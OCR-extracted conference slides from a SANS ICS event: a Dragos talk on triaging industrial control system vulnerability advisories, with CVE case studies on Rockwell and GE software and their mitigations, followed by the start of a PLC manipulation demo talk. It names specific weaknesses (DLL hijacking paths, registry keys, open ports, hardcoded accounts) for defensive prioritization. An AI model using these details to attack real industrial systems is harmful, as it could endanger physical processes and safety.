
“Deep Within” the Network

Purdue Level: 3 – Site Operations

Purdue Level: 2 – Supervisory Control

Purdue Level: 1 – Control Devices

Purdue Level: 0 – Processors, Sensors, and Actuators



DRAGOS

Key Findings

9% of advisories applied to products generally associated with bordering the enterprise, which could facilitate initial access into operations.


Purdue Model Example

“Border” of the Network

Purdue Level: 3.5 – DMZ

Purdue Level: 4 – Enterprise

Purdue Level: 5 – Internet



DRAGOS

Key Findings

26% of advisories had no patch available when the initial advisory came out, presenting a challenge for users trying to take action on the published advisory.

Goofy Venn Diagram


ICS Vulnerabilities

Subset of all possible vulnerabilities

-> Subset of all known vulnerabilities

-> Our focus is on ICS vulnerabilities

26% had no patch available



DRAGOS

Key Findings

30% of advisories published incorrect data preventing operators from accurately prioritizing patch management.

C2M2

5.4 Threat and Vulnerability Management

Purpose: Establish and maintain plans, procedures, and technologies to detect, identify, analyze, manage, and respond to cybersecurity threats and vulnerabilities, commensurate with the risk to the organization's infrastructure (e.g., critical, IT, operational) and organizational objectives.

A cybersecurity threat is defined as any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or

ough IT,

orized

formation,

y include

ns), and

v in IT, OT,

or internal

domain

The Threat and Vulnerability Management (TVM) domain comprises three objectives:

1. Identify and Respond to Threats
2. Reduce Cybersecurity Vulnerabilities
3. Management Activities

1. Identify and Respond to Threats
2. Reduce Cybersecurity Vulnerabilities
3. Management Activities

Example: Threat and Vulnerability Management

Anywhere Inc. examined the types of threats that it normally responds to, including malicious software, denial-of-service attacks, and activist cyber attack groups. This information has been used to develop Anywhere Inc.'s documented threat profile. Anywhere Inc. has identified reliable sources of information to enable rapid threat identification and is able to consume and analyze published threat information, from sources such as the United States Computer Emergency Readiness Team (US-CERT), Information Sharing and Analysis Centers (ISACs), industry associations, or Industrial Control Systems Cyber Emergency Response Team (ICS-CERT), and begin effective response.

When reducing cybersecurity vulnerabilities, Anywhere Inc. uses the Forum of Incident Response and Security Teams (FIRST) Common Vulnerability Scoring System (CVSS) to better identify the potential impacts of known software vulnerabilities. This allows the organization to prioritize reduction activities according to the importance of the vulnerabilities.

Key Findings


40% of advisories applied to engineering workstation and operator station software requiring user interaction, or Internet connectivity to exploit, which may be rare and difficult depending on the industry.

Purdue Model Example

Zones


Zones should be separated by firewalls and connections terminated at each zone before traversing further.

Can your equipment route to places it shouldn't?



Dragos Process


- Sources
- Understanding the vulnerabilities
- The Three Questions
- How do we prioritize?



DRAGOS

Dragos Sources


- ICS-CERT
- Client requests
- Researcher blogs
- Our own investigations



DRAGOS

Answer the Three Questions


- 1) What is the vulnerability?
- 2) Why do I care about it?
- 3) What can I do about it?



DRAGOS

Do we understand the vulnerability?


- Can we pull more data from the Internet?
  - Reading manuals
  - Finding devices exposed on the Internet
  - Researcher blogs or contacting the researcher
- Can we get the software or the hardware?
  - Do we already have it?



DRAGOS

Prioritization

- Loss of View
- Loss of Control
- Safety Impact
- Is the CVSS score correct?
- Where in the process does this product live?
- Can we prevent it?
- Can we monitor it if/when it gets exploited?
- Have we seen anyone leverage this elsewhere?



DRAGOS

Dragos Threat Score


	A far-reaching vulnerability, asset owners should take action immediately.
	A limited vulnerability requiring an applicability assessment. Operators should address in the next patch/update cycle.
	Vulnerabilities relating to operations but not requiring direct/immediate action. Operators should patch when applicable.
	A vulnerability receiving coverage but not yet worth the attention of operators.

DRAGOS

Rockwell Automation Connected Components Workbench

- ICSA-17-047-01 / CVE-2017-5176
- Source -> ICS-CERT
- Do we understand it? / Answer the 3 Qs
  - What is it? -> Management software for PLCs, HMIs, Safety I/O which is vulnerable to DLL hijacking
  - Why do I care about it? -> Could cause DoS or run other malicious code
  - What can I do about it?
- Prioritization

Rockwell Automation Connected Components Workbench



- Several directories writeable by normal users
- Contain DLLs that execute as SYSTEM

- Change update information
- Load malicious DLLs

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\RAISE\RALocator

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Rockwell Software\RSLinx

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\RAISE\Servers\CDS\Pgm

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\WinDNet32\Drivers

Rockwell Automation Connected Components Workbench

What can I do about it?

- Restrict permissions to files and registry keys
- Ensure that users with local login privileges do not have admin privileges
- Enable DLL Hijacking protection by adding the key CCW.shell.exe
- Manually update RSLinx instead of calling out to the Internet

Rockwell Automation Connected Components Workbench

Prioritization

- Loss of View? Loss of Control?
- Limited threat, patch next maintenance window
- Don't bother with 10 or 10.1, instead install version 12
- Mitigate risk through DLL Hijacking protection

General Electric Communicator

- ICSA-18-125-02 / CVE-2017-7908
- Source -> ICS-CERT
- Do we understand it? / Answer the 3 Qs
  - What is it? -> Management software for GE power meters is vulnerable to a buffer overflow attack
  - Why do I care about it? -> Could cause denial of service or code execution
  - What can I do about it?
- How do I prioritize?

DRAGOS

General Electric Communicator

- MeterManager.Scheduler.exe -> TCP/1233
- Postgres.exe -> TCP/5433

Administrator: Command Prompt

```
C:\Users\kateo>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
```

DRAGOS

General Electric Communicator

- Corrected vulnerability:
  - CVE-2017-7908 : AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:H

    AV:***L***/AC:L/PR:N/UI:R/S:U/C:***H***/I:***H***/A:H
- New Vulnerabilities:
  - CVE-2019-6564 -> Installer DLL Hijacking
  - CVE-2019-6546 -> Application DLL Hijacking
  - CVE-2019-6544 -> RPC Service Hardcoded accounts
  - CVE-2019-6548 -> PostgreSQL Hardcoded accounts
  - CVE-2019-6566 -> WISE Uninstaller Globally Writeable

General Electric Communicator

- What can I do about it?
  - Patch to 4.0.517
  - Restrict access to TCP/1233 and TCP/5433 (Windows firewall protects by default)
  - DLL Hijacking Protection for GEComm4.0.172.exe and Commex.exe
  - Manually change permissions for C:\E134-10\2\UNWISE.EXE

- How do I prioritize?
  - Loss of View? Loss of Control?
  - Limited threat -> patch in next cycle or mitigate with above recommendations

DRAGOS

Action Items

What can you do about it?

1) Patch the vulnerability
2) Mitigate the vulnerability
3) Monitor for exploitation

DRAGOS

Patching

- Why do people like patching so much?
    1) It's what we know
    2) It's easy to measure

DRAGOS

Which vulnerabilities have we seen exploited?

- CVE-2015-5374 - Siemens SIPROTEC Protective Relays
- SEVD-2017-347-01 – Schneider Electric Triconex Tricon
- CVE-2014-0751 – GE's CIMPLICITY HMI
- CVE-2014-8551 & CVE-2014-8552:
  - Siemens WinCC, PCS7, and TIA Portal
- Advantech/Broadwin WebAccess

Mitigation

- What can we do to mitigate?
  1) Know your environment
  2) Restrict access

DRAGOS

Risk-Based Approach

- Is the vulnerability actively being exploited?
- Is there a Loss of View or Loss of Control to the process?
- Can it be exploited remotely?
- Monitor for anomalies on the wire
- Monitor for malicious project files

DRAGOS

Monitoring

- What can we do to monitor?

1) Properly design visibility
2) Get to know your environment better

Recommendations for Vendors and ICS-CERT

- Please include additional mitigation steps beyond patch information

DRAGOS

Thank you

Questions? Use the Q&A.

Kate Vajda
kvajda@dragos.com
Twitter: @vajkat

DRAGOS

DISC: SANS ICS Virtual Conference

May 1, 2020 | 10am-6pm EDT

Please provide feedback

Session: Evaluating ICS Vulnerabilities

Presenter: Katherine Vajda

https://sansurl.com/ics-vulnerabilities

Thank you!

#DISCSANS

DISC – SANS ICS VirCon

ICS Cybersecurity

‘Ghost in the Network’ vs ‘Ghost in the Machine’


Ghost in the Network

Jason Dely

- SANS Institute
- Instructor ICS515
- Instructor / Author ICS612

SANS

‘Ghost in the Network’ vs ‘Ghost in the Machine’


root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~/.../Scripts/Comp
root@kali: ~/.

Ghost in the Machine

Jeff Shearer

–SANS Institute

–Instructor / Author ICS612

Ghosts in the Machine


PLC and I/O Discussion and Demos

- Target Mechanical Systems and Critical Processes Through Automation
- PLC Simplified Internal Architecture – Solving Input –> Logic -> Output
- Demo - PLC itM No Ethernet Required to Cause Misleading HMI & Enunciator Panel Status
- Demo – Remote Output Operation
- Demo - Remote Breaker Operation
- Demo – A PID chewing on bad input = Bad output = Manipulation of Physical Systems

Understanding Machinery & Systems So You Can Understand What is Critical to Defend

Total Engineering Scope

Customers



Process Expert

Mechanical Engineer

Electrical Engineer

Automation Programmer

- Machine design considers information by all actors
  - Each actor has an important piece of the automation puzzle
  - Actors may be from multiple parties including different Original Machine Manufactures (OEM)
- You should understand total machine operation so you can defend the critical functions
  - Examples: lube systems, pressure systems, flow controls

Who is Involved with Machine Design? How can these be targeted?

- Customers
  - Drive demand and define end product requirements
- Process Experts
